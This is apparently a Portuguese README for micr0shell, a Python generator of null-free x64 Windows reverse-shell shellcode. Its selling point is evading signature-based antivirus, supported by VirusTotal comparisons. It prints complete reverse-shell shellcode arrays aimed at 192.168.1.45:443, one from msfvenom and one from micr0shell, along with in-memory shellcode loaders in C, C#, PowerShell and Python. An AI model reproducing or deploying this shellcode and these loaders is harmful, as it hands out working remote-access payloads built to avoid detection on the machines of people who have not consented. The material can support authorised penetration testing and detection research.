
micr0shell é um script Python que gera dinamicamente shellcode de reverse shell Windows X64 PIC Null-Free.
Micr0shell é um script Python leve e eficiente projetado para gerar dinamicamente shellcode de reverse shell Windows X64 Position-Independent Code (PIC) Null-Free. Dependendo das opções selecionadas, o shellcode gerado pode ser até 27 bytes menor que shellcode comparável do msfvenom, evitando também a inclusão de bytes 0x00. Além disso, como o shellcode do MSF é amplamente utilizado e, portanto, mais propenso a ser detectado por métodos de detecção baseados em assinatura, o shellcode gerado pelo micr0shell oferece uma camada adicional de capacidade de evasão.
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.45 LPORT=443 -f csharp -v shellcode -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 3 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=7, char=0x00)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 503 (iteration=0)
x64/xor chosen with final size 503
Payload size: 503 bytes
Final size of csharp file: 2586 bytes
byte[] shellcode = new byte[503] {
0x48,0x31,0xc9,0x48,0x81,0xe9,0xc6,0xff,0xff,0xff,0x48,0x8d,0x05,0xef,0xff,
0xff,0xff,0x48,0xbb,0x2b,0x1e,0x7f,0x17,0x61,0x58,0xad,0xc4,0x48,0x31,0x58,
0x27,0x48,0x2d,0xf8,0xff,0xff,0xff,0xe2,0xf4,0xd7,0x56,0xfc,0xf3,0x91,0xb0,
0x6d,0xc4,0x2b,0x1e,0x3e,0x46,0x20,0x08,0xff,0x95,0x7d,0x56,0x4e,0xc5,0x04,
0x10,0x26,0x96,0x4b,0x56,0xf4,0x45,0x79,0x10,0x26,0x96,0x0b,0x56,0xf4,0x65,
0x31,0x10,0xa2,0x73,0x61,0x54,0x32,0x26,0xa8,0x10,0x9c,0x04,0x87,0x22,0x1e,
0x6b,0x63,0x74,0x8d,0x85,0xea,0xd7,0x72,0x56,0x60,0x99,0x4f,0x29,0x79,0x5f,
0x2e,0x5f,0xea,0x0a,0x8d,0x4f,0x69,0x22,0x37,0x16,0xb1,0xd3,0x2d,0x4c,0x2b,
0x1e,0x7f,0x5f,0xe4,0x98,0xd9,0xa3,0x63,0x1f,0xaf,0x47,0xea,0x10,0xb5,0x80,
0xa0,0x5e,0x5f,0x5e,0x60,0x88,0x4e,0x92,0x63,0xe1,0xb6,0x56,0xea,0x6c,0x25,
0x8c,0x2a,0xc8,0x32,0x26,0xa8,0x10,0x9c,0x04,0x87,0x5f,0xbe,0xde,0x6c,0x19,
0xac,0x05,0x13,0xfe,0x0a,0xe6,0x2d,0x5b,0xe1,0xe0,0x23,0x5b,0x46,0xc6,0x14,
0x80,0xf5,0x80,0xa0,0x5e,0x5b,0x5e,0x60,0x88,0xcb,0x85,0xa0,0x12,0x37,0x53,
0xea,0x18,0xb1,0x8d,0x2a,0xce,0x3e,0x9c,0x65,0xd0,0xe5,0xc5,0xfb,0x5f,0x27,
0x56,0x39,0x06,0xf4,0x9e,0x6a,0x46,0x3e,0x4e,0x20,0x02,0xe5,0x47,0xc7,0x3e,
0x3e,0x45,0x9e,0xb8,0xf5,0x85,0x72,0x44,0x37,0x9c,0x73,0xb1,0xfa,0x3b,0xd4,
0xe1,0x22,0x5e,0xdf,0x2f,0xde,0xf6,0x74,0x2d,0x4d,0x17,0x61,0x19,0xfb,0x8d,
0xa2,0xf8,0x37,0x96,0x8d,0xf8,0xac,0xc4,0x2b,0x57,0xf6,0xf2,0x28,0xe4,0xaf,
0xc4,0x2a,0xa5,0xbf,0xbf,0x60,0x75,0xec,0x90,0x62,0x97,0x9b,0x5b,0xe8,0xa9,
0xec,0x7e,0x67,0x69,0x59,0x10,0x9e,0x8d,0xe1,0x4d,0xc1,0x76,0x7e,0x16,0x61,
0x58,0xf4,0x85,0x91,0x37,0xff,0x7c,0x61,0xa7,0x78,0x94,0x7b,0x53,0x4e,0xde,
0x2c,0x69,0x6d,0x8c,0xd4,0xde,0x37,0x9e,0xa3,0x10,0x52,0x04,0x63,0x97,0xbe,
0x56,0xdb,0xb2,0xa2,0x1b,0xcb,0xe1,0xaa,0x5f,0xe8,0x9f,0xc7,0xd4,0x6a,0x46,
0x33,0x9e,0x83,0x10,0x24,0x3d,0x6a,0xa4,0xe6,0xb2,0x15,0x39,0x52,0x11,0x63,
0x9f,0xbb,0x57,0x63,0x58,0xad,0x8d,0x93,0x7d,0x12,0x73,0x61,0x58,0xad,0xc4,
0x2b,0x5f,0x2f,0x56,0x31,0x10,0x24,0x26,0x7c,0x49,0x28,0x5a,0x50,0x98,0xc7,
0xc9,0x72,0x5f,0x2f,0xf5,0x9d,0x3e,0x6a,0x80,0x0f,0x4a,0x7e,0x16,0x29,0xd5,
0xe9,0xe0,0x33,0xd8,0x7f,0x7f,0x29,0xd1,0x4b,0x92,0x7b,0x5f,0x2f,0x56,0x31,
0x19,0xfd,0x8d,0xd4,0xde,0x3e,0x47,0x28,0xa7,0x65,0x89,0xa2,0xdf,0x33,0x9e,
0xa0,0x19,0x17,0xbd,0xe7,0x21,0xf9,0xe8,0xb4,0x10,0x9c,0x16,0x63,0xe1,0xb5,
0x9c,0x6f,0x19,0x17,0xcc,0xac,0x03,0x1f,0xe8,0xb4,0xe3,0x5d,0x71,0x89,0x48,
0x3e,0xad,0xc7,0xcd,0x10,0x59,0xd4,0xcb,0x37,0x94,0xa5,0x70,0x91,0xc2,0x57,
0x14,0xff,0xec,0x81,0x2d,0xa8,0x7f,0x6c,0x0d,0x0d,0x78,0x0b,0x58,0xf4,0x85,
0xa2,0xc4,0x80,0xc2,0x61,0x58,0xad,0xc4 };
Adquiri minhas habilidades em desenvolvimento de shellcode x86 através do curso Offensive Security Exploit Developer (OSED), que achei particularmente cativante. Antes do curso, o desenvolvimento de shellcode parecia um campo misterioso para mim, mas rapidamente percebi quanta flexibilidade ele oferece para alcançar objetivos específicos. Reconhecendo que o shellcode x64 é mais relevante e amplamente utilizado no cenário atual, apliquei o que aprendi para desenvolver este script gerador de shellcode de reverse shell Windows x64 dinâmico e conveniente.
Para gerar shellcode a partir de instruções assembly x64 em um script Python, é necessária a dependência keystone engine. Use pip para instalar o Keystone Engine:
pip install keystone-engine
Os usuários têm flexibilidade para especificar vários parâmetros: o endereço IP, a porta de escuta, o nome da variável, o formato do shellcode (opções incluem C, CSharp, Python e PowerShell), o tipo de shell (PowerShell ou CMD), se deve salvar o shellcode gerado em um arquivo e se deve executar o shellcode gerado (True/False).
└─# python3 micr0shell.py
███╗░░░███╗██╗░█████╗░██████╗░░█████╗░ ░██████╗██╗░░██╗███████╗██╗░░░░░██╗░░░░░
████╗░████║██║██╔══██╗██╔══██╗██╔══██╗ ██╔════╝██║░░██║██╔════╝██║░░░░░██║░░░░░
██╔████╔██║██║██║░░╚═╝██████╔╝██║░░██║ ╚█████╗░███████║█████╗░░██║░░░░░██║░░░░░
██║╚██╔╝██║██║██║░░██╗██╔══██╗██║░░██║ ░╚═══██╗██╔══██║██╔══╝░░██║░░░░░██║░░░░░
██║░╚═╝░██║██║╚█████╔╝██║░░██║╚█████╔╝ ██████╔╝██║░░██║███████╗███████╗███████╗
╚═╝░░░░░╚═╝╚═╝░╚════╝░╚═╝░░╚═╝░╚════╝░ ╚═════╝░╚═╝░░╚═╝╚══════╝╚══════╝╚══════╝
Author: Senzee
Github Repository: https://github.com/senzee1984/micr0_shell
Description: Dynamically generate PIC Null-Free Reverse Shell Shellcode
Attention: In rare cases (.255 and .0 co-exist), generated shellcode could contain NULL bytes, E.G. when IP is 192.168.0.255
usage: micr0shell.py [-h] --ip IP [--port PORT] [--language LAN] [--variable VAR] [--type SHELL_TYPE] [--execution CODE_EXEC] [--save SAVE]
[--output OUTPUT]
micr0shell.py: error: the following arguments are required: --ip/-i
Apenas o endereço IP deve ser especificado para que o shellcode funcione corretamente. O valor padrão da porta é 443, o nome padrão da variável é buf, a linguagem padrão é python e o tipo de shell padrão é cmd.exe.
Os usuários podem optar por executar o shellcode gerado neste script Python; o shellcode gerado também pode ser salvo em um arquivo binário. Por padrão, o shellcode gerado NÃO É EXECUTADO e NÃO É SALVO em um arquivo.
Carregadores de shellcode simples em diferentes linguagens comuns são fornecidos abaixo para testar o shellcode gerado convenientemente.
No entanto, se você estiver interessado em avaliar capacidades de evasão, esteja ciente de que os seguintes carregadores de shellcode podem ser detectados. Para técnicas de evasão mais avançadas, você pode querer explorar carregadores de shellcode alternativos, o que está além do escopo deste documento README.
#include "windows.h"
#include "stdlib.h"
unsigned char shellcode[] = {
0xfc, 0x48, 0x83, 0xe4, 0xf0......}; // SHELLCODE HERE
int main()
{
int length = sizeof(shellcode);
void* exec = VirtualAlloc(0, length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
RtlMoveMemory(exec, shellcode, length);
HANDLE th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)exec, 0, 0, 0);
}
using System;
using System.Runtime.InteropServices;
namespace runner
{
public class runner
{
[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll")]
static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
[DllImport("kernel32.dll")]
static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
public static void Main(String[] args)
{
byte[] buffer= new byte[479] {0x48,0x31,0xd2,0x65,0x48,0x8b,0x42,0x60,0x48......}; // SHELLCODE HERE
IntPtr addr = VirtualAlloc(IntPtr.Zero, (uint)shellcode.Length, 0x3000, 0x40);
Marshal.Copy(shellcode, 0, addr, shellcode.Length);
IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
WaitForSingleObject(hThread, 0xFFFFFFFF);
return;
}
}
}
function LookupFunc {
Param ($moduleName, $functionName)
$assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
Equals('System.dll')
}).GetType('Microsoft.Win32.UnsafeNativeMethods')
$tmp=@()
$assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null,
@($moduleName)), $functionName))
}
function getDelegateType {
Param (
[Parameter(Position = 0, Mandatory = $True)] [Type[]]
$func, [Parameter(Position = 1)] [Type] $delType = [Void]
)
$type = [AppDomain]::CurrentDomain.
DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]:https://raw.githubusercontent.com/senzee1984/micr0_shell/HEAD/:Run).
DefineDynamicModule('InMemoryModule', $false).
DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
AutoClass', [System.MulticastDelegate])
$type.
DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard, $func).
SetImplementationFlags('Runtime, Managed')
$type.
DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType,
$func). SetImplementationFlags('Runtime, Managed')
return $type.CreateType()
}
$lpMem =[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll VirtualAlloc), (getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32])([IntPtr]))).Invoke([IntPtr]::Zero, 0x1000, 0x3000, 0x40)
[Byte[]] $buf = <SHELLCODE HERE>
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $lpMem, $buf.length)
$hThread =[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll CreateThread), (getDelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr])([IntPtr]))).Invoke([IntPtr]::Zero,0,$lpMem,[IntPtr]::Zero,0,[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll WaitForSingleObject), (getDelegateType @([IntPtr], [Int32]) ([Int]))).Invoke($hThread, 0xFFFFFFFF)
import ctypes, struct
buf = b"\x48\x31\...." # SHELLCODE HERE
buf=bytearray(buf)
ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
ctypes.c_int(len(buf)),
ctypes.c_int(0x3000),
ctypes.c_int(0x40))
buf = (ctypes.c_char * len(buf)).from_buffer(buf)
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_uint64(ptr),
buf,
ctypes.c_int(len(buf)))
print("Shellcode located at address %s" % hex(ptr))
ht = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),
ctypes.c_int(0),
ctypes.c_uint64(ptr),
ctypes.c_int(0),
ctypes.c_int(0),
ctypes.pointer(ctypes.c_int(0)))
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(ht),ctypes.c_int(-1))
Com base no endereço IP, porta e tipo de shell fornecidos, o micr0shell gera dinamicamente shellcode Null-Free. Embora eu tenha considerado a maioria dos cenários comuns que poderiam introduzir bytes nulos, vale notar que se o endereço IP fornecido contiver tanto .255 quanto .0—como 192.168.0.255—o shellcode gerado incluirá um byte nulo. Embora esses endereços IP sejam relativamente raros na prática, eliminar bytes nulos para todos os endereços IP possíveis aumentaria significativamente a complexidade. Como resultado, não tenho planos imediatos para resolver este problema.
Em relação ao valor da porta, teoricamente nenhuma porta deve produzir um byte nulo. No entanto, devido à forma como a eliminação de bytes nulos é implementada, a porta 65280 não é utilizável.
No Windows 11, clicar duas vezes no programa/script carregador de shellcode fará com que a sessão do shell seja encerrada rapidamente. No entanto, se você iniciá-lo através do CMD ou PowerShell, a sessão do shell permanecerá ativa até que você se desconecte do servidor. Este problema está atualmente sob investigação e parece estar relacionado ao shellcode em si. Encontrarei uma maneira de corrigir isso o mais rápido possível.
Teste de capacidade de evasão de assinatura de shellcode, arquivos de amostra foram enviados ao VirusTotal em Ago/2023.
Use msfvenom e micr0shell para gerar arquivos binários brutos e enviá-los, respectivamente. Existem 2 amostras geradas do msfvenom, uma inclui 0x00 e a outra é Null-Free. A comparação é a seguinte:


Até 13/08/2023, o arquivo binário do shellcode bruto gerado pelo micr0shell não possuía assinatura.

Use msfvenom e micr0shell para gerar arrays de bytes de shellcode e incluí-los em um executor simples de shellcode escrito em C, respectivamente. Existem 2 shellcodes gerados do msfvenom, um inclui 0x00 e o outro é Null-Free. A comparação é a seguinte:


Até 23/08/2023, o carregador de shellcode que inclui o shellcode gerado pelo micr0shell teve muito menos detecção. Vale mencionar que o próprio carregador simples de shellcode possui assinatura, mesmo que o shellcode seja inofensivo.

─# python3 micr0shell.py --ip 192.168.1.45 --port 443 --type cmd --language c --variable shellcode --execution false --save True --output buf.bin
███╗░░░███╗██╗░█████╗░██████╗░░█████╗░ ░██████╗██╗░░██╗███████╗██╗░░░░░██╗░░░░░
████╗░████║██║██╔══██╗██╔══██╗██╔══██╗ ██╔════╝██║░░██║██╔════╝██║░░░░░██║░░░░░
██╔████╔██║██║██║░░╚═╝██████╔╝██║░░██║ ╚█████╗░███████║█████╗░░██║░░░░░██║░░░░░
██║╚██╔╝██║██║██║░░██╗██╔══██╗██║░░██║ ░╚═══██╗██╔══██║██╔══╝░░██║░░░░░██║░░░░░
██║░╚═╝░██║██║╚█████╔╝██║░░██║╚█████╔╝ ██████╔╝██║░░██║███████╗███████╗███████╗
╚═╝░░░░░╚═╝╚═╝░╚════╝░╚═╝░░╚═╝░╚════╝░ ╚═════╝░╚═╝░░╚═╝╚══════╝╚══════╝╚══════╝
Author: Senzee
Github Repository: https://github.com/senzee1984/micr0_shell
Description: Dynamically generate PIC Null-Free Reverse Shell Shellcode
Attention: In rare cases (.255 and .0 co-exist), generated shellcode could contain NULL bytes, E.G. when IP is 192.168.0.255
[+]Shellcode Settings:
******** IP Address: 192.168.1.45
******** Listening Port: 443
******** Language of desired shellcode runner: c
******** Shellcode array variable name: shellcode
******** Shell: cmd
******** Shellcode Execution: false
******** Save Shellcode to file: true
[+]Payload size: 476 bytes
[+]Shellcode format for C
unsigned char shellcode[]={
0x48,0x31,0xd2,0x65,0x48,0x8b,0x42,0x60,0x48,0x8b,0x70,0x18,0x48,0x8b,0x76,0x30,0x4c,0x8b,0x0e,0x4d,
0x8b,0x09,0x4d,0x8b,0x49,0x10,0xeb,0x63,0x41,0x8b,0x49,0x3c,0x4d,0x31,0xff,0x41,0xb7,0x88,0x4d,0x01,
0xcf,0x49,0x01,0xcf,0x45,0x8b,0x3f,0x4d,0x01,0xcf,0x41,0x8b,0x4f,0x18,0x45,0x8b,0x77,0x20,0x4d,0x01,
0xce,0xe3,0x3f,0xff,0xc9,0x48,0x31,0xf6,0x41,0x8b,0x34,0x8e,0x4c,0x01,0xce,0x48,0x31,0xc0,0x48,0x31,
0xd2,0xfc,0xac,0x84,0xc0,0x74,0x07,0xc1,0xca,0x0d,0x01,0xc2,0xeb,0xf4,0x44,0x39,0xc2,0x75,0xda,0x45,
0x8b,0x57,0x24,0x4d,0x01,0xca,0x41,0x0f,0xb7,0x0c,0x4a,0x45,0x8b,0x5f,0x1c,0x4d,0x01,0xcb,0x41,0x8b,
0x04,0x8b,0x4c,0x01,0xc8,0xc3,0xc3,0x4c,0x89,0xcd,0x41,0xb8,0x8e,0x4e,0x0e,0xec,0xe8,0x8f,0xff,0xff,
0xff,0x49,0x89,0xc4,0x48,0x31,0xc0,0x66,0xb8,0x6c,0x6c,0x50,0x48,0xb8,0x57,0x53,0x32,0x5f,0x33,0x32,
0x2e,0x64,0x50,0x48,0x89,0xe1,0x48,0x83,0xec,0x20,0x4c,0x89,0xe0,0xff,0xd0,0x48,0x83,0xc4,0x20,0x49,
0x89,0xc6,0x49,0x89,0xc1,0x41,0xb8,0xcb,0xed,0xfc,0x3b,0x4c,0x89,0xcb,0xe8,0x55,0xff,0xff,0xff,0x48,
0x31,0xc9,0x66,0xb9,0x98,0x01,0x48,0x29,0xcc,0x48,0x8d,0x14,0x24,0x66,0xb9,0x02,0x02,0x48,0x83,0xec,
0x30,0xff,0xd0,0x48,0x83,0xc4,0x30,0x49,0x89,0xd9,0x41,0xb8,0xd9,0x09,0xf5,0xad,0xe8,0x2b,0xff,0xff,
0xff,0x48,0x83,0xec,0x30,0x48,0x31,0xc9,0xb1,0x02,0x48,0x31,0xd2,0xb2,0x01,0x4d,0x31,0xc0,0x41,0xb0,
0x06,0x4d,0x31,0xc9,0x4c,0x89,0x4c,0x24,0x20,0x4c,0x89,0x4c,0x24,0x28,0xff,0xd0,0x49,0x89,0xc4,0x48,
0x83,0xc4,0x30,0x49,0x89,0xd9,0x41,0xb8,0x0c,0xba,0x2d,0xb3,0xe8,0xf3,0xfe,0xff,0xff,0x48,0x83,0xec,
0x20,0x4c,0x89,0xe1,0x48,0x31,0xd2,0xb2,0x02,0x48,0x89,0x14,0x24,0x48,0x31,0xd2,0x66,0xba,0x01,0xbb,
0x48,0x89,0x54,0x24,0x02,0xba,0xc0,0xa8,0x01,0x2d,0x48,0x89,0x54,0x24,0x04,0x48,0x8d,0x14,0x24,0x4d,
0x31,0xc0,0x41,0xb0,0x16,0x4d,0x31,0xc9,0x48,0x83,0xec,0x38,0x4c,0x89,0x4c,0x24,0x20,0x4c,0x89,0x4c,
0x24,0x28,0x4c,0x89,0x4c,0x24,0x30,0xff,0xd0,0x48,0x83,0xc4,0x38,0x49,0x89,0xe9,0x41,0xb8,0x72,0xfe,
0xb3,0x16,0xe8,0x99,0xfe,0xff,0xff,0x48,0xba,0x9c,0x92,0x9b,0xd1,0x9a,0x87,0x9a,0xff,0x48,0xf7,0xd2,
0x52,0x48,0x89,0xe2,0x41,0x54,0x41,0x54,0x41,0x54,0x48,0x31,0xc9,0x66,0x51,0x51,0x51,0xb1,0xff,0x66,
0xff,0xc1,0x66,0x51,0x48,0x31,0xc9,0x66,0x51,0x66,0x51,0x51,0x51,0x51,0x51,0x51,0x51,0xb1,0x68,0x51,
0x48,0x89,0xe7,0x48,0x89,0xe1,0x48,0x83,0xe9,0x20,0x51,0x57,0x48,0x31,0xc9,0x51,0x51,0x51,0x48,0xff,
0xc1,0x51,0xfe,0xc9,0x51,0x51,0x51,0x51,0x49,0x89,0xc8,0x49,0x89,0xc9,0xff,0xd0};
Generated shellcode successfully saved in file buf.bin